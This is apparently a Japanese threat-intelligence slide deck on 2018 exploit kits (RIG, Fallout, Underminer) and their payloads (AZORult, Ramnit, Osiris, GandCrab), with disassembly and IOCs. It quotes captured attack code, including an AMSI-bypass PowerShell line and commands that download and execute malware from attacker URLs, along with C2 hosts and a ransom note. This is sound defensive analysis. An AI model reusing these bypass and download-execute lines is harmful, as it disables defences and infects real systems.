seg000:000000DB      push    40h             ; '@'          ; flProtect(PAGE_EXECUTE_READWRITE)
seg000:000000DD      push    1000h          ; DWORD flAllocationType (MEM_COMMIT)
seg000:000000E2      push    offset unk_7D000 ; SIZE_T dwSize
seg000:000000E7      push    0              ; LPVOID lpAddress
seg000:000000E9      call    dword ptr [edi-3Ch] ; VirtualAlloc
seg000:000000EC      mov     [edi], eax      ; base address of the allocated region of pages
seg000:000000EE      mov     esi, eax
seg000:000000F0      call    dword ptr [edi-34h] ; GetTickCount
seg000:000000F3      mov     [esi], eax     ; number of milliseconds
  
```

```

-
seg000:000001AE      loc_1AE:                ; CODE XREF: seg000:000001BA↓j
seg000:000001AE      inc     eax
seg000:000001AF      add     ebx, 0AAh
seg000:000001B5      xor     bl, 48h
seg000:000001B8      xor     [eax], bl
seg000:000001BA      loop   loc_1AE
  
```

CVE-2018-8174 (Fallout)

- シェルコードの後半を1バイトxorでエンコード

```
seg000:0000000A ; -----
seg000:0000000A      pusha
seg000:0000000B      jmp     short loc_1E
seg000:0000000D ; ===== SUBROUTINE =====
seg000:0000000D
seg000:0000000D sub_D      proc near          ; CODE XREF: seg000:loc_1E↓p
seg000:0000000D      pop     eax
seg000:0000000E      mov    ecx, 0BE3h
seg000:00000013
seg000:00000013 loc_13:    ; CODE XREF: sub_D+D↓j
seg000:00000013      dec    ecx
seg000:00000014      xor    byte ptr [eax+ecx], 43h
seg000:00000018      test   ecx, ecx
seg000:0000001A      jnz   short loc_13
seg000:0000001C      jmp   eax
seg000:0000001C sub_D      endp ; sp-analysis failed
seg000:0000001E ; -----
seg000:0000001E
seg000:0000001E loc_1E:    ; CODE XREF: seg000:0000000B↑j
seg000:0000001E      call  sub_D
seg000:0000001E ; -----
seg000:00000027      db    0A7h
```



CVE-2018-8174 (Fallout)

- ハードコードされた鍵でxor

```
00000C00  58 83 C0 0A C3 C3 FF FF FF FF 31 3B 41 50 79 66 XfA.ÄÄyyyyyl;APyf
00000C10  68 43 78 4A 3B 68 74 74 70 3A 2F 2F 6E 61 6F 73 hCxJ;http://naos
00000C20  65 63 67 6F 6D 6F 73 65 63 2E 67 71 2F 45 6C 69 ecgomosec.gq/Eli
00000C30  73 69 6F 6E 73 2D 52 69 62 6F 7A 61 2D 52 69 67 sions-Riboza-Rig
00000C40  77 69 64 64 79 2D 48 65 61 70 73 74 65 61 64 2F widdy-Heapstead/
00000C50  38 32 37 35 74 76 39 2F 50 4D 4A 71 56 2F 42 65 8275tv9/PMJqV/Be
00000C60  67 69 72 64 6C 65 2E 63 66 6D 6C 3F 32 54 56 35 girdle.cfml?2TV5
00000C70  70 47 3D 68 4F 71 65 57 4D 6E 6F 26 4F 49 66 64 pG=hOqeWMno&OIfd
00000C80  36 34 78 3D 53 68 61 6C 6C 6F 70 73 5F 53 75 6D 64x=Shallops_Sum
00000C90  6D 61 74 69 76 65 5F 31 30 35 30 5F 50 61 72 76 mative_1050_Parv
00000CA0  65 6E 75 00 00 00 43 43 43 43 7C 32 7E 74 73 76 enu...CCCC|2~tsv
00000CB0  76 77 7B 65 35 7E 70 43 vw{e5~pC
```

```
import struct

key="APyfhCxJ"
decoded_payload=b""

with open("encoded_payload.bin", 'rb') as f:
    encoded_payload = f.read()

for i in range(len(encoded_payload)):
    decoded_payload+=struct.pack('B',(encoded_payload[i] ^ ord(key[i%len(key)])))

with open("decoded_payload.bin", 'wb') as f:
    f.write(decoded_payload)
```

CVE-2018-8174 (Fallout)

- 1/17に観測！
- シェルコードでPowerShellをデコードしてCreateProessAで実行

00100055	8BF0	MOV ESI,EAX	EFL 00000246 (NO,NB,E,
00100057	C745 F8 BE3B10E	MOV DWORD PTR SS:[EBP-8],EE1038BE	ST0 empty 0.0
0010005E	E8 F0000000	CALL 00100153	ST1 empty 0.0
00100063	5C 14	PUSH 14	ST2 empty 0.0
00100065	8D45 A0	LEA EAX,DWORD PTR SS:[EBP-60]	ST3 empty 0.0
00100068	6A 00	PUSH 0	ST4 empty 0.0
0010006A	50	PUSH EAX	ST5 empty 0.0
0010006B	FF07	CALL EDI	ST6 empty 0.0
0010006D	6A 10	PUSH 10	ST7 empty 0.0
0010006F	8D45 E4	LEA EAX,DWORD PTR SS:[EBP-1C]	FST 0000 Cond 0 0 0 0
00100072	C745 A0 44000000	MOV DWORD PTR SS:[EBP-60],44	FCW 027F Prec NEAR,53
00100079	6A 00	PUSH 0	
0010007B	50	PUSH EBX	

Address	Hex dump	ASCII	
00100216	70 6F 77 65 72 73 68 65	powershe	0019FD88 000002E4 Σ@..
0010021E	6C 6C 2E 65 78 65 20 2D	ll.exe -	0019FD8C CC0B158C i3af
00100226	77 20 68 69 64 64 65 6E	w hidden	0019FD90 EE1038BE =: E
0010022E	20 2D 6E 6F 6E 69 20 2D	-noni -	0019FD94 001D0216 _@+. ASCII "powershell.exe -w hidden -noni -enc WwB!
00100236	65 6E 63 20 57 77 42 53	enc WwBS	0019FD98 0019FF40 @ ↓
0010023E	41 47 55 41 5A 67 42 64	AGUAZgBd	0019FD9C 00402006 * @. RETURN to shellcod.00402006
00100246	41 43 34 41 51 51 42 7A	AC4A00Rz	0019FDA0 0040247B {#@. shellcod.<ModuleEntryPoint>
			0019FDA4 00000000



CVE-2018-8174 (Fallout)

- Anti Malware Scan InterfaceをBypass

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')  
.GetField([Text.Encoding]::ASCII.GetString('amsiInitFailed'),  
'NonPublic,Static').SetValue($null,$true);
```

- マルウェアをダウンロード

```
$lIIl111I='https://payformyattention.site/eLV/6912/FBF/fusain?divinely=bpv1&  
p47U3=19_03_1945&sculsh=FRB';
```

```
(New-Object Net.WebClient).DownloadFile($lIIl111I,$I1111);
```



CVE-2018-8174 (Fallout)

- CreateProcessをC#で定義し、マルウェアを実行

```
public static class llllll
{
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern bool CreateProcess(string llllllll, string llllll, IntPtr
    llllll, IntPtr llllll, bool llllllll, uint llllll, IntPtr llllll, string llllllll,
    ref llllllll llllllll, out llllllll llllllll);
}
```

```
[llllll]::CreateProcess($llllll, $llllll, [IntPtr]::Zero, [IntPtr]::Zero, $false,
0x00000008, [IntPtr]::Zero, "c:", [ref]$llllll, [ref]$llllllllll) | out-null;
```



CVE-2018-15982 (Fallout)

シェルコードはほぼ8174と同じ

- Anti Malware Scan InterfaceのBypass

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')  
.GetField([Text.Encoding]::ASCII.GetString('amsiInitFailed'),  
'NonPublic,Static').SetValue($null,$true);
```

- マルウェアをダウンロードし、IEXで実行

```
$11111111='https://payformyattention.site/critics-ecotopic/21-04-1992/chibouk?IRIDI=4072';  
IEX (New-Object Net.WebClient).DownloadString($11111111);
```



CVE-2018-4878 (Underminer)

- APIはadd1505Shl5Hash32でハッシュ化されている
- wininet APIでWAVファイルをダウンロード

```
seg000:00000002      call     sub_33
seg000:00000002 ; -----
seg000:00000007      dd      5FBFF0FBh          ; kernel32.dll!LoadLibraryA
seg000:0000000B      dd      0CF31BB1Fh         ; kernel32.dll!GetProcAddress
seg000:0000000F      dd      382C0F97h          ; kernel32.dll!VirtualAlloc
seg000:00000013      dd      668FCF2Eh          ; kernel32.dll!VirtualFree
seg000:00000017      dd      0F4AD70A1h         ; wininet.dll!InternetOpenA
seg000:0000001B      dd      8F5CA3B4h          ; wininet.dll!InternetOpenUrlA
seg000:0000001F      dd      55A2F888h          ; wininet.dll!HttpQueryInfoA
seg000:00000023      dd      0FB4F8EAAh         ; wininet.dll!InternetReadFile
seg000:00000027      dd      4241BEF0h          ; wininet.dll!InternetCloseHandle
seg000:0000002B      dd      offset aHttp1841702164 ; "http://184.170.216.48:8080/views/n6dhce"...
seg000:0000002F      db      0
seg000:00000030 unk_30  db      0                  ; DATA XREF: sub_33+1↓r
```

CVE-2018-4878 (Underminer)

- WAVファイルをパースして、データを復号

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	52	49	46	46	54	A9	00	00	57	41	56	45	66	6D	74	20	RIFFT@..WAVEfmt
00000010	10	00	00	00	01	00	01	00	80	3E	00	00	00	7D	00	00€>...}..
00000020	02	00	10	00	64	61	74	61	30	A9	00	00	E7	78	71	F1data0@..çxqñ
00000030	48	EF	59	2F	20	DF	AF	4A	04	14	7C	A7	A8	5C	C1	84	HiY/ B̄J.. S̄`\\Á,,
00000040	57	08	21	7B	AC	FC	58	19	4C	7D	EC	83	AF	F7	EB	53	W.!{-üX.L}if̄÷ēs


```

seg000:000004FB 124 88 08      mov     ebx, eax
seg000:000004FD 124 85 08      test    ebx, ebx
seg000:000004FF 124 0F 84 37 01 00 00    jz      loc_63C
seg000:00000505 124 83 70 FC 26      cmp     [ebp+var_4], 26h ; '&'
seg000:00000509 124 0F 86 22 01 00 00    jbe    loc_631
seg000:0000050F 124 80 38 52      cmp     byte ptr [ebx], 52h ; 'R'
seg000:00000512 124 0F 85 19 01 00 00    jnz    loc_631
seg000:00000518 124 80 7B 01 49      cmp     byte ptr [ebx+1], 49h ; 'I'
seg000:0000051C 124 0F 85 0F 01 00 00    jnz    loc_631
seg000:00000522 124 80 7B 02 46      cmp     byte ptr [ebx+2], 46h ; 'F'
seg000:00000526 124 0F 85 05 01 00 00    jnz    loc_631
seg000:0000052C 124 80 7B 03 46      cmp     byte ptr [ebx+3], 46h ; 'F'
seg000:00000530 124 0F 85 FB 00 00 00    jnz    loc_631
seg000:00000536 124 8B 43 04      mov     eax, [ebx+4]
seg000:00000539 124 83 C0 08      add     eax, 8
seg000:0000053C 124 3B 45 FC      cmp     eax, [ebp+var_4]
seg000:0000053F 124 0F 87 EC 00 00 00    ja     loc_631
seg000:00000545 124 80 7B 08 57      cmp     byte ptr [ebx+8], 57h ; 'W'
seg000:00000549 124 0F 85 E2 00 00 00    jnz    loc_631
seg000:0000054F 124 80 7B 0A 56      cmp     byte ptr [ebx+0Ah], 56h ; 'V'
seg000:00000553 124 0F 85 D8 00 00 00    jnz    loc_631
seg000:00000559 124 80 7B 24 64      cmp     byte ptr [ebx+24h], 64h ; 'd'
seg000:0000055D 124 0F 85 CE 00 00 00    jnz    loc_631
seg000:00000563 124 80 7B 26 74      cmp     byte ptr [ebx+26h], 74h ; 't'
seg000:00000567 124 0F 85 C4 00 00 00    jnz    loc_631
seg000:0000056D 124 8B 43 28      mov     eax, [ebx+28h]

```

PoC公開から観測まで

- EKで利用されるCVEの殆どがPoCを流用している
- 公開




- 観測
 - Rig
 - 2018-05-25
 - GrandSoft
 - 2018-06-14
 - Fallout
 - 2018-08-30

ソース:<https://malware.dontneedcoffee.com/2018/05/CVE-2018-8174.html>

マルウェア


RIG Exploit Kit

Banking Trojan, Ransomware, Miner, Info Stealer, RAT



GrandSoft Exploit Kit

- Banking Trojan、 Miner、 Ransomware



Underminer Exploit Kit

- Trend Micro、Malwarebytesのブログによるとシステムのブートセクタを改変するbootkitとMinerを配布



EXPLOITS | THREAT ANALYSIS

‘Hidden Bee’ miner delivered via improved drive-by download toolkit

Posted: July 26, 2018 by Malwarebytes Labs

Last updated: July 27, 2018

This blog post was authored by @hasherezade and Jérôme Segura.

<https://blog.malwarebytes.com/threat-analysis/2018/07/hidden-bee-miner-delivered-via-improved-drive-by-download-toolkit/>

<https://blog.trendmicro.com/trendlabs-security-intelligence/new-underminer-exploit-kit-delivers-bootkit-and-cryptocurrency-mining-malware-with-encrypted-tcp-tunnel/>

New Underminer Exploit Kit Delivers Bootkit and Cryptocurrency-mining Malware with Encrypted TCP Tunnel

Posted on: July 26, 2018 at 7:01 am Posted in: Bad Sites, Exploits, Malware, Vulnerabilities

Author: Trend Micro Cyber Safety Solutions Team




by Jaromir Horejsi and Joseph C. Chen

We discovered a new **exploit kit** we named Underminer that employs capabilities used by other exploit kits to deter researchers from tracking its activity or reverse engineering the payloads. Underminer delivers a bootkit that infects the system's boot sectors as well as a cryptocurrency-mining malware named Hidden Mellifera. Underminer transfers malware via an encrypted transmission control protocol (TCP) tunnel and packages malicious files with a customized format similar to ROM file system format (**romfs**). These make the exploit kits and its payload challenging to analyze. Underminer **appears** to be an




Fallout Exploit Kit

- Banking Trojan, Ransomware, Miner, Info Stealer, RAT



AZORult

- **Info Stealer & Downloader**
 - 対象ソフトのアカウント情報、ブラウザ履歴、cookie、仮想通貨ウォレット
 - マルウェアのダウンロード
- Malspam、Exploit Kitで配布
- 2018年はv3.2(7/17)とv3.3(10/4)にバージョンアップ
- Underground forum(exploit.in)で宣伝されている



引用元 : The Emergence of the New Azorult 3.3 - Check Point Research
<https://research.checkpoint.com/the-emergence-of-the-new-azorult-3-3/>



AZORult

- キャンペーン毎に窃取する情報が変化
- HookAdsとPseudoGateでは収集する対象が異なる
 - 仮想通貨ウォレット

```
                                ; sub_414DE8+4E70
text "UTF-16LE", '\\wallet.dat',0
dd 18h
                                ; DATA XREF: sub_414DE8+25F+o
                                ; sub_414DE8+2FB+o
text "UTF-16LE", 'electrum.dat',0
align 4
dd 1Ah
                                ; DATA XREF: sub_414DE8+2A8+o
text "UTF-16LE", '\\electrum.dat',0
dd 16h
                                ; DATA XREF: sub_414DE8+341+o
text "UTF-16LE", 'wallet_path',0
text "UTF-16LE", 'F',0
;                                ; DATA XREF: sub_414DE8+346+o
text "UTF-16LE", 'Software\\monero-project\\monero-core',0
dd 10h
                                ; DATA XREF: sub_414DE8+379+o
                                ; sub_414DE8+3C4+o ...
text "UTF-16LE", '\\Monero\\',0
align 4
dd 18h
                                ; DATA XREF: sub_414DE8+3DD+o
                                ; sub_414DE8+410+o
text "UTF-16LE", '.address.txt',0
align 4
text "UTF-16LE", 0Ah,0
                                ; DATA XREF: sub_414DE8+445+o
                                ; sub_414DE8+478+o
text "UTF-16LE", '.keys',0
dd 14h
                                ; DATA XREF: sub_414DE8+499+o
text "UTF-16LE", 'strDataDir',0
align 4
text "UTF-16LE", '6',0
;                                ; DATA XREF: sub_414DE8+49E+o
text "UTF-16LE", 'Software\\Bitcoin\\Bitcoin-Qt',0
text "UTF-16LE", '<',0
;                                ; DATA XREF: sub_414DE8+4CC+o
text "UTF-16LE", '\\BitcoinCore_custom\\wallet.dat',0
align 4
```



AZORultのconfig

- Builder ・ Configに細かくウォレットを指定する項目はない
- バージョンによる差異ではないかと考えられる

```
V1
IS_G_PWDS: 1
IS_G_DOUBLE: 1
IS_G_BROWSERS: 1
IS_G_COINS: 1
IS_G_SKYPE: 1
IS_G_STEAM: 1
IS_G_DESKTOP: 1
G_DESKTOP_EXTS: txt,doc
G_DESKTOP_MAXSIZE: 200

V2
IS_G_PWDS: 0
IS_G_DOUBLE: 1
IS_G_BROWSERS: 0
IS_G_COINS: 0
IS_G_SKYPE: 0
IS_G_STEAM: 0
IS_G_DESKTOP: 0
G_DESKTOP_EXTS: txt,doc
G_DESKTOP_MAXSIZE: 100

V3
{
  "isDouble": true,
  "isSavedPasswords": true,
  "isBrowserData": false,
  "isWallets": false,
  "isSkype": false,
  "isTelegram": false,
  "isSteam": false,
  "isScreenshot": false,
  "isDelete": true,
  "DAE": "",
  "files": {}
}
```



AZORultのC2

- **nagoyashi.chimkent[.]su|193.124.180.99**
 - RU、MAROSNET
- **infolocalip[.]com|23.254.161.197**
 - US、Hostwinds
- **po0o0o0o[.]at|46.229.214.132**
 - RU、timeweb
- **fyreplittgothin.pw| 94.103.80.138**
 - RU、VDSina

IPでアクセスすることも

- **http[:]//128.199.37.74/index.php**
 - SG、DigitalOcean
- **http[:]//46.229.214.132/index.php**
 - RU、timeweb



Ramnit

- Banking Trojan
- Seamlessキャンペーンで長期間使われていた
- 以下のモジュールを使用
 - Antivirus Trusted Module v2.0 (AVG、Avast、Nod32、Norton、Bitdefender)
 - アンチウイルスソフトの例外リストに追加
 - Cookie Grabber v0.5 (IE&CH Export)
 - ブラウザのクッキーの収集
 - IE & Chrome & FF injector
 - ブラウザへインジェクション
 - VNC (23 port) x64-x86
 - FF&Chrome reinstall x64-x86 [silent]
 - ブラウザの再インストール
 - Pony based pwd stealer
 - パスワード窃取



RamnitのC2

- **revivalresumed[.]com|109.248.59.111**
 - RU、Argotel
- **goldenfreeanhfirst[.]com|80.87.197.238**
 - RU、1stVDS
- **simsim.adygeya[.]su|213.183.51.62**
 - NL、Melbicom UAB(ロシアのVPSサービス)
- **newwfreesdomaincom[.]com|95.46.8.133**
 - UA、time-host

Kronos/Osiris

- 2014年に登場した
- 2018年にKronosをアップデートしたOsirisが登場
 - RigEKからDropしたSmoke Loaderがダウンロード

Osiris Banking Trojan, Banking Trojan

Подписка на тему | Сообщить другу | Версия для печати

anubi 3.04.2018, 22:30



килобайт

Группа: Пользователь
Сообщений: 45
Регистрация: 30.07.2017
Пользователь №: 81 593
Деятельность: [другое](#)

Репутация: 0
- (0%) +

What is Osiris?
It is a C++ Banking Trojan over Tor.

Why should i get Osiris?
Osiris cannot be tracked or shutdown because uses Tor connections and fully supports Win Vista/7/8/8.1/10 Natively.

What are the Features?
-Tor Connection
-Ring 3 Rootkit 32 and 64bit
-Formgrabber POST and GET requests (it will grab everything) fully supported on Chrome 65 and FireFox 59 latest versions and below.
-WebInjections Zeus style webinjects with automatic Update of injections,supported on Internet Explorer,FireFox 59 and below.
//Please Read comment for Chrome:
(Chrome will be updated works only on old version for now ,due to Chrome change completely its structure since version 64 it only works the Formgrabber atm)
-Kevlonner

引用元 : <https://research.checkpoint.com/osiris-enhanced-banking-trojan>

Osiris

通信先やファイル名の特徴からOsirisと思われる

- hxxp://fritsy83[.]website/Osiris.exe
- hxxp://oo00mika84[.]website/Osiris_jmjp_auto2_noinj.exe
- Osiris_jmjp_auto2

Type	Kronos Payload: 32-bit executable
Size	624640 bytes
Virtual Address	0x4c0000
Process	Osiris_jmjp_auto2_self.exe
PID	1460
Path	C:\Users\user\AppData\Local\Temp\Osiris_jmjp_auto2_self.exe
MD5	1e5699623de9c43b520887486bc3a759
SHA1	ad67898e97244b6f19b87c43a5645cc55cc00001
SHA256	a7c033008a51ab43f0e57c05b6dcfa05f3f...
CRC32	A91105D2
Ssdeep	12288:hTd3a76RyKsrJ/GVBWHTsv+Aeq...
Yara	<ul style="list-style-type: none"> • HeavensGate - Heaven's Gate: Switch from 32-bit to 64-mode
CAPE Yara	<ul style="list-style-type: none"> • Kronos • Kronos Payload

! ? Kronos

KronosとOsirisの類似点


- ハードコードされた文字列
- yaraルールでの検出=バイナリの特徴が同じ
- 文字列・C2のエンコードアルゴリズム

Kronos+Tor=Osiris?

```
.text:0042840F
.text:0042840F loc_42840F:                                ; CODE XREF: sub_428397+6F+j
.text:0042840F         lea     eax, [ebp+78h+var_80]
.text:00428412         push   eax
.text:00428413         push   offset aKronos ; "Kronos"
.text:00428418
.text:00428418 loc_428418:                                ; CODE XREF: sub_428397+76+j
.text:00428418         lea     ecx, [ebp+78h+Dst] ; Dst
.text:0042841E         call   sub_423649
.text:00428423         push   eax
.text:00428424         call   sub_429E7B
.text:00428429         push   42h
.text:0042842B         lea     eax, [ebp+78h+var_80]
.text:0042842E         push   eax
```

GandCrab

- 2018年1月下旬に登場したランサムウェア
- 様々攻撃で使用されている
 - Malspam、Fake Flash、Exploit Kit
- 感染地域も広域
- マーケティング、アップデートも活発
 - 販売時にリサーチャーのブログやツイートを引用



GandCrabのバージョン



v1のdecryptorリリース

Fake Adobe Flash Player
経由でも配布

拡張子の変化
KRAB→ランダム5文字

```

; Attributes: bp-based frame
sub_402D20 proc near

var_10= byte ptr -10h
var_C= qword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 8

push    ebp
mov     ebp, esp
sub     esp, 10h
push   offset FileName ; "nao_sec"
call   ds:GetFileAttributesW
cmp    eax, 0FFFFFFFFh
jnz    short loc_402D74
    
```

v1.x

v3.0

v5.0



Jan

Feb

Mar

Apr

May

Jul

Sep

Dec

Seamless経由で初観測

v2.x

v4.x

ネットワーク共有を探す

拡張子の変化
GDCB→KRAB

利用の暗号アルゴリズムの変化
AES→Salsa20

Hi @anyrun_app, you're agile! I found #GandCrab, from #Seamless campaign (only gate4) 🙄
app.any.run/tasks/08bcc1df ...
CC: @VK_Intel @James_inthe_box @malware_traffic

ツイートを翻訳





ReflectiveDLLInjection

- V1.1、V2.x、V3.xで使用
- ディスクではなくメモリ上からDLLを読み込むテクニック

Name	Address	Ordinal
ReflectiveLoader()	0000000010006290	1
DllEntryPoint	0000000010004F50	[main entry]

Dump Files

File Name	Size	Detect Rule
2610000.dll	75.8KB	ReflectiveLoader Gandcrab
400000.b549f8fb83f47a725f041afbd09fb11f237a6fd5367ad9ffbfa7ba085371d3de.exe	145.4KB	ReflectiveLoader Gandcrab



他プロセスへインジェクション

- V2.1
 - exploerer.exe
- V3
 - svchost.exe
- ReflectiveDLLInjectionを使う

Dump Files

File Name	Size	Detect Rule
e20000.dll	86.0KB	ReflectiveLoader Gandcrab
fe0000.dll	68.1KB	ReflectiveLoader Gandcrab
400000.6fafa7bb56fd2696f2243fc305fe0c38f550dffcf5fca04f70398880570ffff.exe	153.6KB	ReflectiveLoader Gandcrab

```
{
  "pid" : 7504,
  "main_image_path" : "C:\\Windows\\SysWOW64\\svchost.exe",
  "scanned" :
  {
    "total" : 52,
    "skipped" : 0,
    "modified" :
    {
      "total" : 2,
      "hooked" : 0,
      "replaced" : 0,
      "detached" : 0,
      "implanted" : 2,
      "other" : 0
    },
    "errors" : 0
  },
  "scans" : [
    [
      {
        "workingset_scan" : {
          "module" : "e20000",
          "status" : 1,
          "has_pe" : 1,
          "has_shellcode" : 0,
          "is_listed_module" : 0,
          "protection" : 64,
          "pe_artefacts" : {
            "pe_base_offset" : "0",
            "nt_file_hdr" : "104",
            "sections_hdrs" : "1f8",
            "sections_count" : 6,
            "is_dll" : 1
          }
        }
      },
      {
        "workingset_scan" : {
          "module" : "fe0000",
```



自プロセスの書き換え



- V1, V4以降
 - メモリ上の自プロセスの領域の一部を書き換える

Dump Files

File Name	Size	Detect Rule
400000.summerjam.exe	142.3KB	GandCrab

解析環境の検知

- GetVolumeInformation APIの値を比較して any.runを検知してメッセージボックスを表示



解析環境の検知

- メッセージはxorでエンコードして保持していた 😊

```
mov [ebp+var_4], eax
mov dword ptr [ebp+Text], 545FBFAh
xor eax, eax
mov [ebp+var_80], 564056Bh
mov [ebp+var_7C], 55A056Ah
mov [ebp+var_78], 5600576h
mov [ebp+var_74], 5240566h
mov [ebp+var_70], 5240524h
mov [ebp+var_6C], 11A0525h
mov [ebp+var_68], 11D0125h
mov [ebp+var_64], 1100117h
mov [ebp+var_60], 5250127h
mov [ebp+var_5C], 1250114h
mov [ebp+var_58], 1270115h
mov [ebp+var_54], 1180115h
mov [ebp+var_50], 5250529h
mov [ebp+var_4C], 525011Dh
mov [ebp+var_48], 111011Dh
mov [ebp+var_44], 525011Dh
mov [ebp+var_40], 1150118h
mov [ebp+var_3C], 1260120h
mov [ebp+var_38], 525011Ch
mov [ebp+var_34], 1120115h
mov [ebp+var_30], 1120115h
mov [ebp+var_2C], 1120115h
mov [ebp+var_28], 1120115h
mov [ebp+var_24], 1120115h
mov [ebp+var_20], 1120115h
mov [ebp+var_1C], 1120115h
mov [ebp+var_18], 1120115h
mov [ebp+var_14], 1120115h
mov [ebp+var_10], 1120115h
mov [ebp+var_C], 5050115h
mov [ebp+var_8], 505h
```

```
loc_4014F3:
xor byte ptr [ebp+eax+Text], 5
inc eax
cmp eax, 7Eh
jb short loc_4014F3
```

GandCrabのC2


- v4までは.bitというトップレベルドメイン (TLD) を使用していた
 - Namecoinが提供する特殊なTLD
 - 独自のDNSを使用
 - ns1.cloud-name[.]ru
 - ns1.wowservers[.]ru
- ドメイン名でよく遊んでいる

```
$ nslookup bleepingcomputer.bit a.dnspod.com
Server:          a.dnspod.com
Address:         112.90.141.215#53

Name:    bleepingcomputer.bit
Address: 92.53.66.11

$ nslookup nomoreransom.bit a.dnspod.com
Server:          a.dnspod.com
Address:         112.90.141.215#53

Name:    nomoreransom.bit
Address: 92.53.66.11
```



GandCrabのC2

- Namecoin側は実際にはNamecoinが提供するDNSを使用せずに、非公式のミラーサービスdnspod.comを利用しているので無関係と弁明

`a.dnspod.com` isn't actually a Namecoin DNS inproxy. If it were, and even if the trailing-period fail were corrected in the Namecoin value, the inproxy would end up in a recursion loop. `a.dnspod.com` is actually just a random authoritative nameserver that happens to be serving records for a domain name that ends in `.bit`. **Namecoin isn't used anywhere by GandCrab, and killing the Namecoin domain wouldn't have any effect on GandCrab.** Of course, this raises questions about why exactly that domain name is even registered in Namecoin. The simplest explanations are:

1. The GandCrab developers are massively incompetent, and have potentially deanonymized themselves by registering a Namecoin domain despite not ever using that Namecoin domain for their ransomware.
2. Someone unrelated to GandCrab has registered that Namecoin domain for the purpose of trolling security researchers.

<https://www.namecoin.org/2018/01/30/recent-reports-ransomware-using-namecoin-missing-real-story.html>より引用

GandCrabのC2

- Namecoin側は実際にはNamecoinが提供するDNSを使用せずに、非公式のミラーサービスdnspod.comを利用しているので無関係と弁明

a.dnspod.com isn't actually a Namecoin DNS inproxy. If it were, and even if the trailing-period fail were corrected in the Namecoin value, the inproxy would end up in a recursion loop. a.dnspod.com is actually just a random authoritative nameserver that happens to be serving records for a domain name that ends in .bit. Namecoin isn't used anywhere by GandCrab, and killing the

N GandCrabはNamecoinを使ってないので、Namecoinドメインを殺しても
is 何の効果もない

Namecoin domain despite not ever using that Namecoin domain for their ransomware.

2. Someone unrelated to GandCrab has registered that Namecoin domain for the purpose of trolling security researchers.

<https://www.namecoin.org/2018/01/30/recent-reports-ransomware-using-namecoin-missing-real-story.html>より引用



GandCrabのC2

Namecoin Block Explorer

Contact

Search

Go

Name d/bleepingcomputer (bleepingcomputer.bit)

Summary

Status	Expired
Expired since	419180 (14333 blocks ago)
Last update	2018-02-02 19:04:15 (block 383180)
Registered since	2018-01-27 18:49:42 (block 382185)

Last value


```
{
  "ns": [
    "dns1.soprodns.ru",
    "dns2.soprodns.ru"
  ]
}
```

Operations


Date/time	Block	Transaction	Operation	Value
2018-02-02 19:04:15	383180	2bffad4781...	OP_NAME_UPDATE	{"ns":["dns1.soprodns.ru","dns2.soprodns.ru"]}
2018-01-27 18:49:42	382185	2a850aa408...	OP_NAME_FIRSTUPDATE	{"ns":["A.DNSPOD.COM","B.DNSPOD.COM"]}
2018-01-27 13:09:06	382153	4fd0c56d22...	OP_NAME_NEW	bcf073d9c9906533923c2cbb6c6b043a035e6473

v1.x

• テキストのみ




v2.x






v3.x



v4.x



v5.0

• ransom noteが日本語に対応


```
---- GANDCRAB V5.0 ----  
  
注意！  
あなたのすべてのファイル、文書、写真、データベースと他の重要なファイルは、暗号化されて、拡張をします: .QNJKP  
ファイルを回復する唯一の方法は、独特の私有鍵を購入することです。我々だけはあなたにこのキーを与えることができます、そして、我々だけはあなたのファイルを回復することができます。  
  
あなたのキー付きのサーバーは、閉じたネットワークTORです。あなたは、以下の方法によってそこに着くことができます:  
  
-----  
| 0. 呼ばれるブラウザをダウンロードしてください Tor - https://www.torproject.org/  
| 1. 呼ばれるブラウザをインストールしてください  
| 2. 呼ばれるブラウザを開けてください Tor  
| 3. 中でオープンなリンク TOR ブラウザー: http://gandcrabmfe6mnef.onion/859e40fc980c70d7  
| 4. このページについての指示に従ってください  
-----  
  
我々のページの上で、あなたは支払いについての指示を見て、無料で1つのファイルを解読する機会を得ます。
```

```
注意！  
データ損害を防止するため  
* 暗号化ファイルを修正  
* データを下で変えない  
LAQAANh0rZ8s+/uIADctH
```



v5.0.3

- ransom noteが戻ってた・・・



キーボードタイプの取得

- ロシア語の設定の場合は動作せず

```

.text:00405504      add     esp, 0Ch
.text:00405507      mov     eax, [ebp-8]
.text:0040550A      inc     eax
.text:0040550B      mov     [ebp-8], eax
.text:0040550E      push   0
.text:00405510      push   80h
.text:00405515      push   dword ptr [ebp-4]
.text:00405518      push   dword ptr [ebp-10h]
.text:0040551B      push   offset aKeyboardLayout ; "Keyboard Layout\\Preload"
.text:00405520      push   80000001h
.text:00405525      call   loc_405262
.text:0040552A      add     esp, 18h
.text:0040552D      test   eax, eax
.text:0040552F      jz     short loc_40554A
.text:00405531      push   offset a00000419 ; "00000419"
.text:00405536      push   dword ptr [ebp-4]
.text:00405539      call   ds:lstrcmpiW

```

Portuguese_Standard	816
Romanian	418
Russian	419
Sanskrit	044f
...	...

UIの言語設定の取得

- v4以降に追加
 - UIの言語設定を確認して、該当する場合は暗号化しない

```

text:004053C4      add     cl, ch
text:004053C6      mov     dword ptr [ebp-4Ch], 419h
text:004053CD      mov     dword ptr [ebp-48h], 422h
text:004053D4      mov     dword ptr [ebp-44h], 423h
text:004053DB      mov     dword ptr [ebp-40h], 428h
text:004053E2      mov     dword ptr [ebp-3Ch], 42Bh
text:004053E9      mov     dword ptr [ebp-38h], 42Ch
text:004053F0      mov     dword ptr [ebp-34h], 437h
text:004053F7      mov     dword ptr [ebp-30h], 43Fh
text:004053FE      mov     dword ptr [ebp-2Ch], 440h
text:00405405      mov     dword ptr [ebp-28h], 442h
text:0040540C      mov     dword ptr [ebp-24h], 443h
text:00405413      mov     dword ptr [ebp-20h], 444h
text:0040541A      mov     dword ptr [ebp-1Ch], 818h
text:00405421      mov     dword ptr [ebp-18h], 819h
text:00405428      mov     dword ptr [ebp-14h], 82Ch
text:0040542F      mov     dword ptr [ebp-10h], 843h
text:00405436      call    ds:GetUserDefaultUILanguage
text:0040543C      movzx  eax, ax
text:0040543F      mov     [ebp-8], eax
text:00405442      call    ds:GetSystemDefaultUILanguage
text:00405448      movzx  eax, ax

```



- ロシア語 (0x419)
- ウクライナ語 (0x422)
- ベラルーシ語 (0x423)
- タジク語 (0x428)
- アルメニア語 (0x42B)
